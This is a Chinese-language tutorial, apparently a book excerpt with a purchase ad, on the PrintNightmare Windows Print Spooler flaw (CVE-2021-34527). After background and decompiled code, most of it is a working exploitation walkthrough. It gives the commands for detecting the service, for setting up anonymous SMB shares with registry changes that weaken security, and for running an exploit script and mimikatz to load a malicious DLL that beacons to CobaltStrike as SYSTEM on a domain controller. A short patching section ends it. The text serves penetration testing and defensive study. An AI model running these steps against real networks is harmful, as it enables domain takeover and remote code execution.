


Windows Print Spooler 权限提升 漏洞 PrintNightmare

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ¥129



本商品由 放心购 提供保障

谢公子学安全

漏洞概述

2021年6月9日，微软发布6月安全更新补丁，修复了50个安全漏洞，其中包括一个Windows Print Spooler权限提升漏洞（CVE-2021-1675），此漏洞为绿盟科技向微软报告，该漏洞被微软标记为Important级别的本地权限提升漏洞。普通用户可以利用此漏洞以管理员身份在运行打印后台处理程序服务的系统上

执行任意代码。如果在域环境中合适的条件下，无需任何用户交互，未经身份验证的远程攻击者就可以利用该漏洞以 SYSTEM 权限在域控制器上执行任意代码，从而获得整个域的控制权。因此，其实在 6 月份的安全更新补丁中，微软就已经修复了该漏洞，并且该漏洞 EXP 并没有在网络上公开。

2021 年 6 月 29 日，安全研究员在 github 公布了 Windows Print Spooler 漏洞利用 exp。但是令人没想到的是，该漏洞利用 exp 针对的漏洞是一个与 CVE-2021-1675 类似但不完全相同的漏洞，并且当时微软针对该漏洞并没有推送安全更新补丁，所以也就意味着这是一个 0day 漏洞，这个 0day 漏洞被称为 PrintNightmare，最新的漏洞编号为 CVE-2021-34527。

综上，其实就是闹了一个大乌龙，本文所说的漏洞是 CVE-2021-34527(PrintNightmare)漏洞。

- CVE-2021-1675 漏洞：已推送安全更新补丁，exp 未公开。
- CVE-2021-34527(PrintNightmare)漏洞：7 月 2 日，微软推送该漏洞安全更新补丁，exp 已公开。


漏洞原理

Print Spooler 是 Windows 系统中用于管理打印相关事务的服务，在 Windows 系统中用于后台执行打印作业并处理与打印机的交互，该服务管理所有本地和网络打印队列及控制所有打印工作。该服务对应的进程 spoolsv.exe 以 SYSTEM 权限执行。其设计中存在的一个严重缺陷，由于 SeLoadDriverPrivilege 中鉴权存在代码缺陷，参数可以被攻击者控制，普通用户可以通过 RPC 触发 RpcAddPrinterDrive 绕过安全检查并写入恶意驱动程序。如果域控存在此漏洞，域中普通用户即可通过远程连接域控 Spooler 服务，向域控中添加恶意驱动，从而控制整个域环境。

如图所示，可以看到 spoolsv.exe 进程默认是运行着。

```
C:\Users\Administrator\Desktop>tasklist /svc | findstr spoolsv.exe
spoolsv.exe                2860 Spooler
```

如图所示，可以看到 spoolsv.exe 进程对应的 Spooler 服务。



1. 漏洞成因分析

漏洞产生的根本原因如图所示 IDA 伪代码：

```

1 int64 __fastcall SplAddPrinterDriverEx(LPCWSTR lpString1, unsigned int a2, unsigned __int8 *a3, unsigned int a4, __int64 a5, int a6, int a7)
2 {
3     int v11; // ebx
4     CacheAddName();
5     if ( !(unsigned int)MyName(lpString1) )
6     {
7         if ( (_UNKNOWN *)WPP_GLOBAL_Control != &WPP_GLOBAL_Control )
8         {
9             if ( *(_BYTE *) (WPP_GLOBAL_Control + 68164) & 0x10 )
10             {
11                 GetLastError();
12                 WPP_SF_Sd(*(_QWORD *) (WPP_GLOBAL_Control + 56164));
13             }
14         }
15         return 0i64;
16     }
17     v11 = 0;
18     if ( !_bittest((const int *)a4, 0xf) )
19     {
20         v11 = a7;
21         if ( v11 && !(unsigned int)ValidateObjectAccess(0i64, 1i64, 0i64) )
22             return 0i64;
23     }
24     return InternalAddPrinterDriverEx(lpString1, a2, a3, a4, (struct _INISPOOLER *)a5, a6, v11, 0i64);

```

ValidteObjectAccess 是打印机服务用来进行管理员权限检查的函数，但在调用该函数进行权限检查之前，打印机服务会首先检查用户传入的 a4 的值，当该值满足：_bittest(&a4,0xf) == 0 时，权限检查函数将不会被调用，由此攻击者可以以普通用户身份加载恶意打印机驱动。

2. 漏洞利用分析

在绕过安全检查之后，该函数将会解析我们传入的 DRIVER_INFO_2 函数，该函数的定义如图所示。

DRIVER_INFO_2 structure

Article • 01/08/2021 • 2 minutes to read • 

Is this page helpful?  

The **DRIVER_INFO_2** structure identifies a printer driver, the driver version number, the environment for which the driver was written, the name of the file in which the driver is stored, and so on.

Syntax

C++

 Copy

```
typedef struct _DRIVER_INFO_2 {  
    DWORD    cVersion;  
    LPTSTR   pName;  
    LPTSTR   pEnvironment;  
    LPTSTR   pDriverPath;  
    LPTSTR   pDataFile;  
    LPTSTR   pConfigFile;  
} DRIVER_INFO_2, *PDRIVER_INFO_2;
```

这里我们将重点关注以下三个参数，并将他们命名为 A B C，方便我们后续的分析。

pConfigFile = A

pDataFile = B

pDriverPath = C

通过对函数 `RpcAddPrinterDriver` 的逆向分析，我们可以对其添加打印机驱动的行为进行一个简略总结。首先打印机服务会将 A B C 三个文件全部拷入 `C:\Windows\System32\spool\drivers\x64\3\new` 目录下，随后再次将他们拷贝至 `C:\Windows\System32\spool\drivers\x64\3` 目录下，然后将会加载 `C:\Windows\System32\spool\drivers\x64\3\A` 和 `C:\Windows\System32\spool\drivers\x64\3\C`，如果攻击者能控制 A 和 C，那么就能轻易实现代码执行。但事实上，打印机服务会调用 `ValidateDriverInfo` 函数对用户传入的驱动信息进行检查，该函数限制了 A C 必须是位于本地计算机的文件，但没有检查 B 文件是否为本地文件。同时打印机服务会对 C 的文件完整性进行校验，确保其是一个合法的打印机驱动文件，因此我们无法将其简单的设置为任意的 DLL 文件，但该文件不会对漏洞利用产生影响，我们只需要简单的将其设

置为本机上的一个合法打印机驱动文件即可，

C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_19a3fe50fa9a21b6\Amd64\UNIDRV.DLL 便是一个合法的例子。

一个显而易见的利用思路为调用两次 RpcAddPrinterDriver：

- 第一次调用时，使用 UNC 路径指定 B 为远程计算机上的文件，如 \10.211.55.7\share\Evil.dll。Evil.dll 将会被拷贝至 C:\Windows\System32\spool\drivers\x64\3\Evil.dll。
- 第二次调用时，指定 A 为 C:\Windows\System32\spool\drivers\x64\3\Evil.dll。
- 理论上，C:\Windows\System32\spool\drivers\x64\3\Evil.dll 将会被加载。

但事实上，该利用思路在会第二次调用 RpcAddPrinterDriver 产生一个访问冲突的错误，RpcAddPrinterDriver 会将用户传入的 DLL 文件进行两次拷贝，该过程可以用如下表示：

A : C:\Windows\System32\spool\drivers\x64\3\Evil.dll

B : XXX.DLL

C : C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_19a3fe50fa9a21b6\Amd64\UNIDRV.DLL

第一次拷贝

CopyFile(C:\Windows\System32\spool\drivers\x64\3\Evil.dll , C:\Windows\System32\spool\drivers\x64\3\new\Evil.dll)

第二次拷贝

CopyFile(C:\Windows\System32\spool\drivers\x64\3\Evil.dll , C:\Windows\System32\spool\drivers\x64\3\Evil.dll)

可以发现当 A.dll 第二次被拷贝时，会产生拷贝的源文件与目标文件相同的情况，这将导致两次打开文件句柄的操作作用于相同文件，第一次以读权限，第二次以写权限，这将产生一个访问冲突的问题，导致利用失败，同理当 A 被指定为 C:\Windows\System32\spool\drivers\x64\3\new\Evil.dll 时，也会在第一次拷贝时产生访问冲突的问题。

为了解决这一问题，攻击者必须将 A 或 C 指定为 C:\Windows\System32\spool\drivers\x64\3\和 C:\Windows\System32\spool\drivers\x64\3\New 目录之外的文件。在对打印机的行为监控时，我们观察到每当新的打印机驱动文件被添加时，打印机服务会对新添加的打印机驱动文件进行备份，将其拷贝至 C:\Windows\System32\spool\drivers\x64\3\old*\目录下，*为一个数字。因此，我们可以改进上述的利用步骤，在第二次调用 RpcAddPrinterDriver 时，指定 A 为 C:\Windows\System32\spool\drivers\x64\3\old*\Evil.dll，如此便可以实现远程任意代码执行。

影响范围

受影响版本

- Windows 7
- Windows 8.1
- Windows Server 2008
- Windows Server 2012
- Windows Server 2016
- Windows Server 2019
- Windows 10

漏洞利用

实验环境如下：

- 域控 Server 2019：10.211.55.14
- Windows 匿名共享主机：10.211.55.7
- 域内有效普通域用户：xie\hack P@ss1234

1. 检测是否存在漏洞

使用 rpcdump.py 脚本执行如下命令检测目标机器是否开启 MS-RPRN 服务，存在即可以尝试利用：

```
python3 rpcdump.py @10.211.55.14 | grep MS-RPRN
```

如图所示，可以看到目标 10.211.55.14 开启了 MS-RPRN 服务。

```
→ examples git:(master) x python3 rpcdump.py @10.211.55.14 | grep MS-RPRN  
Protocol: [MS-RPRN]: Print System Remote Protocol
```

2. 创建匿名 SMB 共享

探测到目标开启了 MS-RPRN 服务后，就可以开始后续的利用了。首先得搭建一个匿名的 SMB 共享，在该匿名共享中放入我们制作的 1.dll 恶意文件，1.dll 恶意文件的功能是上线 CobaltStrike。

(1) Linux 创建匿名共享

Linux 下创建匿名共享的话需要安装 smbd 服务，Kali 默认安装，我们这里以 Kali 为例。

然后修改 SMB 配置文件/etc/samba/smb.conf，修改为如下：

```
[global]
```

```
map to guest = Bad User
```

```
server role = standalone server
```



```
usershare allow guests = yes  
idmap config * : backend = tdb  
smb ports = 445
```

```
[smb]  
comment = Samba  
path = /tmp/  
guest ok = yes  
read only = no  
browsable = yes
```

接着将 1.dll 恶意文件放在 tmp 目录下，然后运行如下命令启动 SMB 服务。

```
#启动 smb 服务  
service smbd start
```

```
#查看 smb 服务状态  
service smbd status
```

如图所示，成功启动 SMB 服务。SMB 服务启动后，共享路径为：\Linux 机器 ip\smb\1.dll

```

root@kali:~# ls /tmp
1.dll  hspcrdata_root
root@kali:~# more /etc/samba/smb.conf
[global]
map to guest = Bad User
server role = standalone server
usershare allow guests = yes
idmap config * : backend = tdb
smb ports = 445

[smb]
comment = Samba
path = /tmp/
guest ok = yes
read only = no
browsable = yes
root@kali:~# service smb start
root@kali:~# service smb status
● smb.service - Samba SMB Daemon
   Loaded: loaded (/lib/systemd/system/smbd.service; disabled; vendor preset: disabled)
   Active: active (running) since Sun 2021-08-15 22:43:41 CST; 2s ago
     Docs: man:smbd(8)
           man:samba(7)
           man:smb.conf(5)
  Process: 17905 ExecStartPre=/usr/share/samba/update-apparmor-samba-profile (code=exited, status=0/SUCCESS)
 Main PID: 17911 (smbd)
   Status: "smbd: ready to serve connections..."
    Tasks: 4 (limit: 2334)
  Memory: 7.6M
   CGroup: /system.slice/smbd.service

```

(2) Windows 创建匿名共享

接下来演示在 Windows 环境下创建匿名共享。在 Windows 机器 10.211.55.7 上以管理员权限运行 cmd，然后执行如下命令。该命令会在 C 盘下创建一个名为 share 的共享文件夹。

```
mkdir C:\share
```

接着，往刚刚创建的 share 目录下放入恶意的 1.dll 文件，再执行如下命令。这些命令会创建一个名为 share 的共享文件夹，共享路径是 C:\share，并且允许其匿名登录。

注：切记切记！！顺序不能错，一定是先将 1.dll 传入 C:\share 目录之后，执行如下命令。

```

icacls C:\share\ /T /grant "ANONYMOUS LOGON":r
icacls C:\share\ /T /grant Everyone:r
powershell.exe New-SmbShare -Path C:\share -Name share -ReadAccess 'ANONYMOUS LOGON','Everyone'


```

```

REG ADD "HKLM\System\CurrentControlSet\Services\LanManServer\Parameters"
/v NullSessionPipes /t REG_MULTI_SZ /d srvsvc /f
REG ADD "HKLM\System\CurrentControlSet\Services\LanManServer\Parameters"
/v NullSessionShares /t REG_MULTI_SZ /d share /f
REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v EveryoneIncludesAnonymous /t REG_DWORD /d 1 /f
REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v RestrictAnonymous /t REG_DWORD /d 0 /f

```

如图所示，命令执行成功，成功创建一个名为 share 的共享文件夹，共享路径是 C:\share，并且允许其匿名登录。



```

C:\Users\hack\Desktop>mkdir C:\share

C:\Users\hack\Desktop>icacls C:\share\ /T /grant "ANONYMOUS LOGON":r
已处理的文件: C:\share\
已成功处理 1 个文件; 处理 0 个文件时失败

C:\Users\hack\Desktop>icacls C:\share\ /T /grant Everyone:r
已处理的文件: C:\share\
已成功处理 1 个文件; 处理 0 个文件时失败

C:\Users\hack\Desktop>powershell.exe New-SmbShare -Path C:\share -Name share -ReadAccess 'ANONYMOUS LOGON','Everyone'

Name ScopeName Path Description
----
share * C:\share

C:\Users\hack\Desktop>REG ADD "HKLM\System\CurrentControlSet\Services\LanManServer\Parameters" /v NullSessionPipes /t REG_MULTI_SZ /d srvsvc /f
操作成功完成。

C:\Users\hack\Desktop>REG ADD "HKLM\System\CurrentControlSet\Services\LanManServer\Parameters" /v NullSessionShares /t REG_MULTI_SZ /d share /f
操作成功完成。

C:\Users\hack\Desktop>REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v EveryoneIncludesAnonymous /t REG_DWORD /d 1 /f
操作成功完成。

C:\Users\hack\Desktop>REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v RestrictAnonymous /t REG_DWORD /d 0 /f
操作成功完成。

```

但是有些机器，如 Win7、Server2008 等执行如下 powershell 语句会报错。

```

powershell.exe New-SmbShare -Path C:\share -Name share -ReadAccess 'ANONYMOUS LOGON','Everyone'

```

如图所示，执行 powershell 语句时报错。

c:\Users\test\Desktop>mkdir C:\share

c:\Users\test\Desktop>icacls C:\share\ /T /grant "ANONYMOUS LOGON":r
processed file: C:\share\
Successfully processed 1 files; Failed processing 0 files

c:\Users\test\Desktop>icacls C:\share\ /T /grant Everyone:r
processed file: C:\share\
Successfully processed 1 files; Failed processing 0 files

c:\Users\test\Desktop>powershell.exe New-SmbShare -Path C:\share -Name share -ReadAccess 'ANONYMOUS LOGON','Everyone'
The term 'New-SmbShare' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:13
+ New-SmbShare <<<< -Path C:\share -Name share -ReadAccess 'ANONYMOUS LOGON','Everyone'
+ CategoryInfo : ObjectNotFound: (New-SmbShare:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

c:\Users\test\Desktop>REG ADD "HKLM\System\CurrentControlSet\Services\LanManServer\Parameters" /v NullSessionPipes /t REG_DWORD /d 0 /f
The operation completed successfully.


c:\Users\test\Desktop>REG ADD "HKLM\System\CurrentControlSet\Services\LanManServer\Parameters" /v NullSessionShares /t REG_DWORD /d 0 /f
The operation completed successfully.

c:\Users\test\Desktop>REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v EveryoneIncludesAnonymous /t REG_DWORD /d 0 /f
The operation completed successfully.


c:\Users\test\Desktop>REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v RestrictAnonymous /t REG_DWORD /d 0 /f
The operation completed successfully.

对于执行 powershell 语句报错的机器，则需要 RDP 登录到目标机器，执行如下一些操作。

找到 C:\share 目录，右键—>属性，如图所示：



找到共享框，如图所示：



然后将 Everyone 添加进去，点击共享即可，如图所示：



注：创建匿名共享的 Windows 服务器不需要在域内，但是该机器的防火墙需开放 445 端口！

3. 漏洞利用

创建完匿名共享后，就可以进行漏洞利用了。如下演示使用 python 脚本和 mimikatz 进行漏洞利用，匿名共享的路径是 \10.211.55.7\share\1.dll。

(1) 使用 python 脚本攻击

使用 CVE-2021-1675.py 脚本执行如下命令进行漏洞利用，漏洞利用完成后会将我们的恶意 dll 文件上传到目标机器的 C:\Windows\System32\spool\drivers\x64\3\ 目录下并执行。

```
python3 CVE-2021-1675.py xie.com/test:P@ss1234@10.211.55.14 '\\10.211.55.7\share\1.dll'
```


如图所示，可以看到漏洞利用完成后，即可看到目标机器 10.211.55.14 上线，并且上线的进程是 spoolsv.exe 打印机服务的进程。

external	internal ~	listener	user	computer	note	process	pid	arch	last
10.211.55.14	10.211.55.14	http	SYSTEM *	SERVER2019		spoolsv.exe	1784	x64	21s
10.211.55.14	10.211.55.14	http	SYSTEM *	SERVER2019		spoolsv.exe	3804	x64	170ms

```

root@kali:~# python3 CVE-2021-1675.py xie.com/test:P@ss1234@10.211.55.14 '\\10.211.55.7\share\1.dll'
[*] Try 1...
[*] Connecting to ncacn_np:10.211.55.14[\PIPE\spoolss]
[+] Bind OK
[*] pDriverPath Found C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_9543832f82bb474f\Amd64\UNIDRV.DLL
[*] Executing '\\10.211.55.7\share\1.dll'
[*] Stage0: 0
[*] Stage1: 0
[*] Exploit Completed
root@kali:~# python3 CVE-2021-1675.py xie.com/test:P@ss1234@10.211.55.14 '\\10.211.55.7\share\1.dll'
[*] Try 1...
[*] Connecting to ncacn_np:10.211.55.14[\PIPE\spoolss]
[+] Bind OK
[*] pDriverPath Found C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_9543832f82bb474f\Amd64\UNIDRV.DLL
[*] Executing '\\10.211.55.7\share\1.dll'
[*] Stage0: 0
[*] Stage1: 0
[*] Exploit Completed
  
```

(2) 使用 mimikatz 攻击

使用 mimikatz 执行如下命令进行漏洞利用，漏洞利用完成后会将我们的恶意 dll 文件上传到目标机器的 C:\Windows\System32\spool\drivers\x64\3\old\2\ 目录下并执行。

mimikatz.exe "misc::printnightmare /server:10.211.55.14 /library:\\10.211.55.7\share\1.dll"

如图所示，可以看到漏洞利用成功。

```

C:\Users\test\Desktop>mimikatz.exe "misc::printnightmare /server:10.211.55.14 /library:\\10.211.55.7\share\1.dll"

.#####. mimikatz 2.2.0 (x64) #19041 Jul 1 2021 03:17:37
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
# \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # misc::printnightmare /server:10.211.55.14 /library:\\10.211.55.7\share\1.dll
| Remote : 10.211.55.14
* KernelBase: C:\Windows\System32\kernelbase.dll
* DriverPath: C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_9543832f82bb474f\Amd64\unidrv.dll
| DataFile : \\10.211.55.7\share\1.dll (1.dll)
> ConfigFile: C:\Windows\System32\kernelbase.dll - OK!
> ConfigFile: C:\Windows\System32\kernelbase.dll - OK!
> ConfigFile: C:\Windows\System32\spool\drivers\x64\3\old\2\1.dll - OK!
  
```

漏洞预防和修复

对于防守方或蓝队来说，如何针对 PrintNightmare 漏洞进行预防和修复呢？

1. 补丁包升级

微软已经发布了该漏洞的补丁程序，可以直接通过 Windows 自动更新解决以上问题。

打了补丁之后，攻击者再攻击后就会出现如下报错。

impacket.dcerpc.v5.rprn.DCERPCSessionError: RPRN SessionError: unknown error code: 0x8001011b

